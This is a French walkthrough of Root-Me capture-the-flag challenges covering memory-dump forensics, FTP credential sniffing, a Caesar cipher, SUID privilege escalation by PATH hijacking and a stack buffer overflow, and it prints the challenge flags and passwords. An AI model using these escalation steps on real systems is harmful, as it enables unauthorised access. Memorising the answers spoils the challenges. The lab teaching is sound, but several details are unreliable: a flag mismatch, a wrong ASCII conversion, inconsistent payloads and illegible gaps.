
Nous allons donc remplacer d'abord manuellement tous les \x par des espaces :

35 35 2c 35 36 2c 35 34 2c 37 39 2c 31 31 35 2c 36 39 2c 31 31 34 2c 31 31 36 2c 31 30 37 2c 34 39 2c 35 30

Après quelques recherches je n'ai trouvé qu'un logiciel nommé Burp Suite pour décoder cela,

<https://portswigger.net/burp/releases/professional-community-2022-12-5>

Installez (ou ouvrez) BurpSuite, ensuite appuyer sur la page “Decoder”, sur la partie en haut nous allons appuyer sur “Decode as ...” et sélectionner ASCII HEX et effectuez un décodage hexadécimal ASCII.




Cela nous donne 5 5 , 5 6 , 5 4 , 7 9 , 1 1 5 , 6 9 , 1 1 4 , 1 1 6 , 1 0 7 , 4 9 , 5 0

Il y a beaucoup d’espace et de virgule, nous devons les enlever sinon on risque de fausser notre résultat.

Donc 55 56 54 79 115 69 114 116 107 49 50.

La prochaine étape nous allons appuyer sur “Encode as ...” puis nous allons sélectionner HEX;

Le résultat est 37 38 36 4f 73 45 72 74 6b 31 32. Nous allons encore une fois décodeur en appuyant sur “Decode as ...” puis nous allons sélectionner ASCII HEX




Qui nous donne comme résultat 7 8 6 O s E r t k 1 2, le flag est donc **7860sErtk12**


3. Forensic :

a) Command & Control - niveau 2


Tout d'abord, il faut savoir que le but de ce défi est de retrouver le nom du poste auquel il appartient dans un fichier de vidage mémoire. Après avoir ouvert le défi, un fichier ch2.tbz2 sera téléchargé



Après décompression, un fichier de dmp Windows de 500 Mo ch2.dmp sera obtenu.




Nota Bene : La partie qui va suivre a été un raisonnement que j'ai eu en premier lors de ma tentative de résolution du défi, cependant j'ai été bloqué par un bug puisque la commande volatility ne voulait pas s'installer ni s'exécuter, je la partage puisque quand j'ai réussi le challenge, je me suis baladé dans les solutions, et celle-ci était la principale présentée par les challengers, malheureusement mon explication, s'arrête là où je me suis bloqué, j'ai réussi à avoir une deuxième solution.



Solution non réussie de ma part : Je me balade souvent dans les ressources associées par root me, la plupart des fois c'est long et parfois récupérer l'information dont j'ai besoin me paraît impossible, cependant cette fois-ci, j'ai pu trouver un bon indice, j'ai donc cherché sur internet et j'ai trouvé ceci [Volatility Cheat-sheet](#). Cette page, nous indique comment utiliser la commande volatility, qui est un outil d'analyse médico-légale de la mémoire Windows. Volatility a été inclus dans Kali, et si vous avez appliqué la mise en place des outils cités dans la page 2, vous avez Kali prêt.

Une fois dans Kali, on ouvre un terminal et on copie ch2.dmp dans le répertoire /tmp de Kali.



Maintenant la solution alternative qui m'as permis de finir le challenge malgré tant de difficulté: J'ai opté par une lecture du fichier avec une concaténation d'une chaîne avec une variable dans la commande grep, la voici :

```
cat ch2.dmp | strings -n20 | grep -C1 -i COMPUTERNAME
```

```
(root@Yasko)-[/tmp]
# cat ch2.dmp | strings -n20 | grep -C1 -i COMPUTERNAME
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=WIN-ETSA91RKCFP
ComSpec=C:\Windows\system32\cmd.exe
--
I_NetServerSetServiceBitsEx
NetServerComputerNameAdd
NetServerComputerNameDel
NetServerStatisticsGet
```

La commande nous permet de lire le fichier, et chercher des caractères d'une longueur minimum de 20 et avec la commande grep nous affiche une ligne et on ignore les distinctions de casse dans les modèles et les données grâce à -i

Nous trouvons donc le nom du pc, argument que nous avons pu chercher grâce à la ligne de commande citée précédemment

```
%s GetComputerNameEx failed: %d
%s GetAdaptersInfo failure %d: %d.
--
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=WIN-ETSA91RKCFP
ComSpec=C:\Windows\system32\cmd.exe
--
rogramFiles=C:\Program Files\Common Files
COMPUTERNAME=WIN-ETSA91RKCFP
ComSpec=C:\Windows\system32\cmd.exe
--
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=WIN-ETSA91RKCFP
ComSpec=C:\Windows\system32\cmd.exe
```

4. Réseau:

a) FTP - Authentification

L'idée générale du sujet est qu'il existe un fichier transféré via FTP. Après avoir cliqué sur le bouton de défi, un fichier nommé ch1.pcap sera téléchargé.

Lorsque nous parlons de transfert de paquet, on peut réaliser très facilement qu'il faut utiliser un analyseur de paquet. J'ai utilisé un logiciel, le plus connu et le seul que je connaisse : **Wireshark**³.

J'ai ouvert ce fichier avec Wireshark, je l'ai analysé entièrement, j'ai commencé par filtrer uniquement le protocole FTP (comme dit dans le titre du challenge :) et par ma grande surprise j'ai trouvé le mot de passe affiché sans aucune sécurité.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.20.144.150	10.20.144.151	TCP	74	35974 → 21 [SYN] Seq=0 Win=32648 Len=0 MSS=1300 WS=1 TSval=1657560000 TSecr=0
2	0.000320	10.20.144.151	10.20.144.150	TCP	78	21 → 35974 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1356 WS=1 TSval=1657390000 TSecr=1657560000
3	0.000570	10.20.144.150	10.20.144.151	TCP	66	35974 → 21 [ACK] Seq=1 Ack=1 Win=32648 Len=0 TSval=1657560000 TSecr=1657390000
4	0.060630	10.20.144.151	10.20.144.150	FTP	106	Response: 220-QTCP at fran.csg.stercomm.com.
5	0.275440	10.20.144.150	10.20.144.151	TCP	66	35974 → 21 [ACK] Seq=1 Ack=37 Win=32648 Len=0 TSval=1657560500 TSecr=1657390000
6	0.275760	10.20.144.151	10.20.144.150	FTP	126	Response: 220 Connection will close if idle more than 5 minutes.
7	0.276140	10.20.144.150	10.20.144.151	TCP	66	35974 → 21 [ACK] Seq=1 Ack=93 Win=32648 Len=0 TSval=1657560500 TSecr=1657390000
8	4.216600	10.20.144.150	10.20.144.151	FTP	81	Request: USER cdt3580
9	4.217350	10.20.144.151	10.20.144.150	FTP	91	Response: 331 Enter password.
10	4.217630	10.20.144.150	10.20.144.151	TCP	66	35974 → 21 [PSH, ACK] Seq=16 Ack=114 Win=32648 Len=0 TSval=1657564500 TSecr=1657394000
11	7.639420	10.20.144.150	10.20.144.151	FTP	81	Request: PASS cdt3580
12	7.643260	10.20.144.151	10.20.144.150	TCP	70	21 → 35974 [PSH, ACK] Seq=114 Ack=31 Win=16384 Len=0 TSval=1657397500 TSecr=1657560000
13	8.184000	10.20.144.151	10.20.144.150	FTP	95	Response: 230 CDT3580 logged on.
14	8.184360	10.20.144.150	10.20.144.151	TCP	66	35974 → 21 [PSH, ACK] Seq=31 Ack=139 Win=32648 Len=0 TSval=1657568500 TSecr=1657398000
15	8.185040	10.20.144.151	10.20.144.150	FTP	72	Request: SYST
16	8.185260	10.20.144.151	10.20.144.150	TCP	70	21 → 35974 [PSH, ACK] Seq=139 Ack=37 Win=16384 Len=0 TSval=1657398000 TSecr=1657568500
17	8.192750	10.20.144.151	10.20.144.150	FTP	147	Response: 215 OS/400 is the remote operating system. The TCP/IP version is "V5R2M0".
18	8.193000	10.20.144.150	10.20.144.151	TCP	66	35974 → 21 [PSH, ACK] Seq=37 Ack=216 Win=32648 Len=0 TSval=1657568500 TSecr=1657398000
19	8.193570	10.20.144.150	10.20.144.151	FTP	80	Request: SITE NAMEFMT
20	8.193780	10.20.144.151	10.20.144.150	TCP	70	21 → 35974 [PSH, ACK] Seq=216 Ack=51 Win=16384 Len=0 TSval=1657398000 TSecr=1657568500
21	8.194000	10.20.144.151	10.20.144.150	FTP	105	Response: 250 Now using name format "0"

> Frame 11: 81 bytes on wire (648 bits), 81 bytes captured (648 bits)
 > Ethernet II, Src: IbmRisc6_9c:14:fe (00:06:29:9c:14:fe), Dst: IbmRisc6_9c:14:ae (00:06:29:9c:14:ae)
 > Internet Protocol Version 4, Src: 10.20.144.150, Dst: 10.20.144.151
 > Transmission Control Protocol, Src Port: 35974, Dst Port: 21, Seq: 16, Ack: 114, Len: 15
 > File Transfer Protocol (FTP)
 [Current working directory:]

³ **Wireshark** : Wireshark est un analyseur de paquets libre et gratuit. Il est utilisé dans le dépannage et l'analyse de réseaux informatiques, le développement de protocoles, l'éducation et la rétro-ingénierie

5. Cryptanalyse :

a) Chiffrement par décalage

Dans ce défi, le titre nous fournit la solution pour l'obtention du flag, ce qui me rappelle un programme que nous avons pu voir en cour, le cryptage César, effectivement quand j'ai cherché sur google "Chiffrement par décalage, le nom César est le premier à sortir. Après avoir cliqué sur le défi, un fichier ch7.bin est téléchargé et le contenu du fichier est brouillé. Compte tenu des caractéristiques du code César, j'ai essayé de décaler le code ASCII de chaque caractère dans le contenu du fichier, et la plage de décalage est énumérée de -256 à +256. Nous devons donc écrire simplement un morceau de code python à implémenter, donc lorsque la valeur de décalage est -10, le texte en clair est restauré, le mot de passe est obtenu et le défi est terminé. Le code est relativement simple, ce n'est pas moi qui l'ai fait, mais le principe est compris :), voici ce que j'ai trouvé : le code est donc très simple est court, mais surtout efficace → <https://pastebin.com/Y1J9Uxqs>

[illegible]


6. App-Script:

a) Bash⁴ - System 1

Ce défi nécessite une bonne connaissance du système linux, je ne vais pas expliquer nécessairement chaque commande et les arguments (cela deviendrait trop long, si une commande n'est pas comprise, vous pouvez entrer la commande et ajouter un espace -h ou -h ou help). Bien évidemment je ne suis pas un expert et comme pour tous ces défis, Google reste notre ami. Tout mon savoir viens des forum et documentation open source (et de ma formation BUT RT :)

Pour commencer nous allons nous connecter en ssh avec les parametre fourni par root.me

Paramètres de connexion au challenge :

Hôte	challenge02.root-me.org
Protocole	SSH
Port	2222
Accès SSH	ssh -p 2222 app-script-ch11@challenge02.root-me.org  WebSSH
Nom d'utilisateur	app-script-ch11
Mot de passe	app-script-ch11

Je vais donc entre cette ligne :

```
ssh -p 2222 app-script-ch11@challenge02.root-me.org
```

Puis un mot de passe sera demandé : app-script-ch11

Nous voilà connecté, commençons par vérifier où nous sommes situé sur le système avec `pwd`

```
-----
./ch11: setuid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, int
uildID[sha1]=cf4d0e50309798adb0c320046d109a7a3eb2e2ca, not stripped
libc: GNU C Library (Ubuntu GLIBC 2.27-3ubuntu1.5) stable release version 2.27.

RELRO          STACK CANARY      NX            PIE            RPATH          RUNPATH         Symbols
Full RELRO     No canary found   NX enabled    PIE enabled     No RPATH        No RUNPATH       68) Symbol:

ASLR is OFF

app-script-ch11@challenge02:~$ pwd
/challenge/app-script/ch11
app-script-ch11@challenge02:~$ |
```

Prochaine étape, lister le contenu de notre répertoire :

```
app-script-ch11@challenge02:~$ ll
total 36
dr-xr-x---  2 app-script-ch11-cracked app-script-ch11 4096 Dec 10 2021 ./
drwxr-xr-x 24 root                  root            4096 Jun  9 2022 ../
-r-sr-x---  1 app-script-ch11-cracked app-script-ch11 7252 Dec 10 2021 ch11*
-r--r----- 1 app-script-ch11-cracked app-script-ch11  187 Dec 10 2021 ch11.c
-rw-r----- 1 root                  root             43 Dec 10 2021 .git
-r--r----- 1 app-script-ch11-cracked app-script-ch11  494 Dec 10 2021 Makefile
-r----- 1 app-script-ch11-cracked app-script-ch11   14 Dec 10 2021 .passwd
-r----- 1 root                  root            775 Dec 10 2021 ._perms
app-script-ch11@challenge02:~$ |
```

Nota bene : “`ll`” est un alias de `ls -la`, si cela ne marche pas essayez avec `ls -la`

⁴ **Bash** (acronyme de Bourne-Again shell) est un interpréteur en ligne de commande de type script. C'est le shell Unix du projet GNU.

Nous trouvons un fichier source C en lecture seule `ch11.c` et un fichier caché `.passwd` qui peut ni lire ni écrire, pas dure à deviner notre flag est probablement **.passwd**

Avec la commande `more ch11.c` nous allons pouvoir afficher le code source C, en appelant la commande système `ls`.

```
app-script-ch11@challenge02:~$ more ch11.c
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main(void)
{
    setreuid(geteuid(), geteuid());
    system("ls /challenge/app-script/ch11/.passwd");
    return 0;
}
```

Nous allons utiliser la commande `gcc -m32 -o ch11 ch11.c` afin de vérifier qu'il n'y est pas d'autorisation

```
app-script-ch11@challenge02:~$ gcc -m32 -o ch11 ch11.c
Cannot create temporary file in ./: Operation not permitted
Aborted
```

Si on exécute `ch11` avec la commande `./ch11` nous remarquons que son propriétaire est `app-script-ch11-cracké`, le fichier `.passwd` est dans le même cas.

```
app-script-ch11@challenge02:~$ ./ch11
/challenge/app-script/ch11/.passwd
```

Mon premier réflexe, j'ai copié l'adresse du fichier et j'ai essayé de le lire avec `cat` sans succès :

```
app-script-ch11@challenge02:~$ cat /challenge/app-script/ch11/.passwd
cat: /challenge/app-script/ch11/.passwd: Permission denied
```

Notre objectif est donc de passer par les autorisations avec la fonction de bit SUID ⁵ du script `ch11` pour extraire et afficher le fichier `.passwd`

La solution à ce problème est de modifier la sémantique de la commande `ls` appelée par celui-ci à `cat` pour atteindre l'objectif. Pour faire simple, c'est pour faire croire à `ch11` qu'il exécute `ls`, alors qu'en fait il exécute `cat`.

Après quelques recherches ([Configuration ou modification de la variable système PATH](#)), j'ai compris que lorsque Linux exécute la commande `bash`, il recherche le script portant le même nom à partir de la variable d'environnement `PATH`

⁵ **Bit Suid** Il permet de faire en sorte de lancer un programme en tant que l'utilisateur qui possède le fichier et non en tant que celui qui lance le fichier.

Donc exécutons la commande `echo $PATH` pour le trouver

```
app-script-ch11@challenge02:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/opt/tools/checksec/
```

Puis déplaçons nous sur le répertoire bin avec `cd /bin` puis faisons une recherches de chaînes de caractères avec la commande `ll | grep -w 'ls' && ll | grep -w 'cat'`

```
app-script-ch11@challenge02:~$ cd /bin
app-script-ch11@challenge02:/bin$ ll | grep -w 'ls' && ll | grep -w 'cat'
-rwxr-xr-x  1 root root  145144 Jan 18  2018 ls*
-rwxr-xr-x  1 root root   38420 Jan 18  2018 cat*
app-script-ch11@challenge02:/bin$
```

On peut constater que les scripts ls et cat sont lisibles par tous les utilisateurs, ce qui crée des conditions pour les commandes falsifiées suivantes. Notre but est de déguiser le cat en ls. Cependant, nous avons pas l'autorisation d'écriture sur le répertoire /bin, nous ne pourrions pas opérer directement ici, mais comme nous avons l'autorisation de lecture, il peut être copié dans d'autres répertoires pour lesquels nous avons l'autorisation d'écriture

D'après ce qu'on peut remarquer avec la commande suivante : `ll | grep -w 'tmp'`, /tmp à les droits d'écriture

```
app-script-ch11@challenge02:/bin$ cd /
app-script-ch11@challenge02:/ $ ll | grep -w 'tmp'
drwxrwx-wt 544 root root 12160 Jan  7 02:37 tmp/
app-script-ch11@challenge02:/ $
```

Mais comme il n'y a pas d'autorisation de lecture pour le répertoire /tmp, pour la commodité de l'opération, je vais créer un sous-répertoire "yassine" (ou comme vous le souhaitez, peut importe le nom du répertoire) sous le répertoire /tmp et j'ai défini l'autorisation sur 777 (qui je rappelle, 777 permet à tout le monde de lire écrire et exécuter)

```
app-script-ch11@challenge02:/tmp$ mkdir yassine
app-script-ch11@challenge02:/tmp$ chmod 777 yassine
```

Ensuite, nous allons copier le script /bin/cat dans le répertoire /tmp/yassine et on va le renommer en ls et le camouflage est terminé.

```
app-script-ch11@challenge02:/tmp/yassine$ cp /bin/cat .
app-script-ch11@challenge02:/tmp/yassine$ mv cat ls
```

Comme mentionné précédemment, lorsque Linux exécute la commande bash, il recherche le script portant le même nom à partir de la variable d'environnement PATH, la commande système ls appelée par le script ~/ch11 se trouve dans le répertoire /bin

Afin d'atteindre l'objectif de contrainte de chemin, nous allons ajouter le répertoire actuel "." au début de la variable d'environnement PATH.

Nous allons donc entrer `export PATH=.:$PATH` puis `echo $PATH` :

```
app-script-ch11@challenge02:/tmp/yassine$ export PATH=.:$PATH
app-script-ch11@challenge02:/tmp/yassine$ echo $PATH
.::/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/opt/tools/checksec/
```

En dernière étapes, nous allons appeler directement le script ch11 dans le répertoire de travail pour atteindre l'objectif d'élévation des privilèges via la commande path : `~/ch11` ce qui affiche notre flag.


```
app-script-ch11@challenge02:/tmp/yassine$ ~/ch11
!oPe96a/.s8d5
```

7. App-Système:

a) ELF x86 - Stack buffer overflow basic 1

Ce défi est assez similaire du précédent, nous devons nous connecter à la machine cible par SSH, avec cette ligne de commande :

```
ssh -p 2222 app-système-ch13@challenge02.root-me.org
```

Hôte	challenge02.root-me.org
Protocole	SSH
Port	2222
Accès SSH	ssh -p 2222 app-système-ch13@challenge02.root-me.org  WebSSH
Nom d'utilisateur	app-système-ch13
Mot de passe	app-système-ch13

Le mot de passe demandé est `app-système-ch13`

Donc de nouveau nous pouvons vérifier où nous sommes situé avec `pwd` puis comme le challenge précédent, on liste le contenu de notre position, notre actuel répertoire avec la commande `ll` (que je rappelle équivaut à `ls -l` plus `ls -la` avec certains paramètres, n'hésitez pas à chercher sur google...) :

```
app-système-ch13@challenge02:~$ pwd
/challenge/app-système/ch13
app-système-ch13@challenge02:~$ ll
total 36
dr-xr-x---  2 app-système-ch13-cracked app-système-ch13 4096 Dec 10  2021 ./
drwxr-xr-x 18 root                    root            4096 Dec 10  2021 ../
-r--r-x---  1 app-système-ch13-cracked app-système-ch13 7360 Dec 10  2021 ch13*
-r--r----- 1 app-système-ch13-cracked app-système-ch13  555 Dec 10  2021 ch13.c
-rw-r----- 1 root                    root             44 Dec 10  2021 .git
-r--r----- 1 app-système-ch13-cracked app-système-ch13  537 Dec 10  2021 Makefile
-r----- 1 app-système-ch13-cracked app-système-ch13   17 Dec 10  2021 .passwd
-r----- 1 root                    root             791 Dec 10  2021 ..perms
app-système-ch13@challenge02:~$ |
```

Encore une fois, notre cible semble être le fichier `.passwd`, mais nous n'avons pas encore la permission de l'ouvrir: un fichier de script compilé à partir de `ch13.c`.

Le fichier source du script `ch13`, regardons simplement le code source et faut savoir que sa fonction est d'aider l'utilisateur actuel à élever le privilège lorsque la variable `check==0xdeadbeef`

```
app-système-ch13@challenge02:~$ more ch13.c
#include <unistd.h>
#include <sys/types.h>
#include <stdlib.h>
#include <stdio.h>

int main()
{
    int var;
    int check = 0x04030201;
    char buf[40];

    fgets(buf,45,stdin);

    printf("\n[buf]: %s\n", buf);
    printf("[check] %p\n", check);

    if ((check != 0x04030201) && (check != 0xdeadbeef))
        printf("\nYou are on the right way!\n");

    if (check == 0xdeadbeef)
    {
        printf("Yeah dude! You win!\nOpening your shell...\n");
        setreuid(geteuid(), geteuid());
        system("/bin/bash");
        printf("Shell closed! Bye.\n");
    }
    return 0;
}
```

Ensuite, la question à se poser est comment changer la valeur de la variable `check` en `0xdeadbeef` pour réaliser l'élévation des privilèges de l'utilisateur actuel, puis lire le fichier `.passwd`. Analysons d'abord le code source (j'ai marqué les points d'analyse avec des commentaires):
<https://pastebin.com/kPB9ic7y>

```

1. #include <stdlib.h>
2. #include <stdio.h>
3.
4.
5. int main()
6. {
7.
8.     int var;
9.     int check = 0x04030201;    //La valeur initiale nous permet de comparer si la valeur de check a été modifiée avec succès
10.    char buf[40];              //Le tableau buf et la variable check sont adjacents, c'est-à-dire que leurs adresses
11.                               //mémoire sont continues
12.
13.    // La longueur du tableau buf n'est que de 40, mais cette ligne de code lit 45 caractères à partir du flux d'entrée
14.    // standard
15.    // Implique évidemment que la valeur de la variable check peut être écrasée par la méthode de dépassement de mémoire
16.    fgets(buf,45,stdin);
17.
18.    // Ces deux lignes de sortie nous ont permis de confirmer le résultat du débordement de mémoire
19.    printf("\n[buf]: %s\n", buf);
20.    printf("[check] %p\n", check);
21.
22.    if ((check != 0x04030201) && (check != 0xdeadbeef))
23.        printf("\nYou are on the right way!\n");
24.
25.    if (check == 0xdeadbeef)
26.    {
27.        printf("Yeah dude! You win!\nOpening your shell...\n");
28.        system("/bin/dash");
29.        printf("Shell closed! Bye.\n");
30.    }
31.    return 0;
32. }

```

`fgets`⁶ lira `n-1` caractères du flux et les stockera dans le bloc mémoire pointé par le pointeur `s`, et remplira automatiquement `\0` à la fin. S'il y a un caractère de saut de ligne `\n` dans les `n-1` premiers caractères du flux, alors `\n` (y compris `\n`) sera lu, et `\0` sera automatiquement ajouté à la fin.

Le nombre de caractères lus ne dépend que de ces deux conditions, et n'a rien à voir avec la longueur de la zone mémoire pointée par `s` (comme un tableau)

```
char *fgets (char *restrict s, int n, FILE *restrict stream);
```

⁶ **fgets** : La fonction fgets lit les caractères du fichier et les range dans le tableau pointé par chaîne jusqu'à rencontre d'un line-feed (qui est mis dans le tableau), ou rencontre de fin de fichier, ou jusqu'à ce qu'il ne reste plus qu'un seul caractère libre dans le tableau.

Revenons à cette question, la longueur du tableau buf est de 40 et la longueur des caractères lus par fgets est de 45, on peut donc construire les payloadssuivantes et les tester en premières :

```
000000000000000000000000000000000000000000000abcd
```

Parmi eux, les 40 premiers caractères 0 sont utilisés pour remplir le tableau buf, et les 4 derniers caractères abcd sont la payloads d'attaque réelle écrasée dans la variable check en utilisant le débordement de mémoire. Nous allons donc exécuter le script avec la commande `./ch13`, puis nous allons entrer les payloads (donc `000000000000000000000000000000000000abcd`) et nous allons ensuite appuyer sur entrée :

```
app-systeme-ch13@challenge02:~$ ./ch13
000000000000000000000000000000000000abcd

[buf]: 000000000000000000000000000000000000abcd
[check] 0x64636261

You are on the right way!
```

On peut voir que la valeur de la variable `check` a été écrasée.

Une analyse plus approfondie de la valeur de la variable check est 0x64636261, convertie en code ASCII est dcba :

Les payloads d'entrée sont abcd, l'ordre est donc tout le contraire. À ce stade, il existe suffisamment de conditions pour construire de vrais payloads. À partir du code source de `ch13.c`, nous pouvons savoir que la valeur cible de la variable `check` est `0xdeadbeef`, qui est `B³4i` lorsqu'elle est convertie en ASCII.

[illegible]

À partir des payloads de test, l'ordre est inversé, donc les payloads réelles sont :

[illegible]

Comme dans l'étape précédente, nous devons exécuter le script avec `./ch13` puis on entre les nouvelles payloads trouvé :

Nous pouvons constater que la variable `check` a été remplacée avec succès par `0xdeadbeef` et que l'élévation des privilèges a également réussi, il ne reste plus qu'à lire le fichier `.passwd` qui contient notre flag

